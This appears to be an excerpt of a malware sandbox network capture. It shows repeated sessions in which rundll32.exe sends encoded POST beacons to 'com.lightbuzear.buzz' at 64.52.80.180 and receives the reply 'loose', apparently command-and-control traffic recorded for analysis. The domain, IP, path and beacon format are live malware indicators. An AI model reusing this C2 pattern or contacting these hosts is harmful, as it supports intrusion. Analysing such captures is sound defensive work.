2022-08-14 06:40:17 UTC	80	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.22	49220	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:18 UTC	80	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:18 UTC	81	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:18 UTC	82	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:18 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:18 UTC	82	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.22	49221	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:19 UTC	82	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:19 UTC	82	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:19 UTC	83	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:19 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:19 UTC	84	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49177	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:31 UTC	9	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:31 UTC	10	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:31 UTC	11	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:31 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:31 UTC	11	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.22	49222	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:20 UTC	84	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:20 UTC	84	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:20 UTC	85	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:20 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:20 UTC	85	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.22	49223	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:21 UTC	85	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:21 UTC	86	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:22 UTC	87	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:21 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:22 UTC	87	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.22	49224	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:22 UTC	87	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:22 UTC	87	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:23 UTC	88	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:22 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:23 UTC	88	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.22	49225	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:23 UTC	88	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:23 UTC	89	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:24 UTC	90	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:24 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:24 UTC	90	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.22	49226	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:24 UTC	90	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:24 UTC	91	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:25 UTC	92	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:25 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:25 UTC	92	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.22	49227	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:25 UTC	92	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:25 UTC	92	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:26 UTC	93	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:26 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:26 UTC	93	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.22	49228	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:26 UTC	93	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:26 UTC	94	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:27 UTC	95	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:27 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:27 UTC	95	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.22	49229	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:27 UTC	95	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:27 UTC	95	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
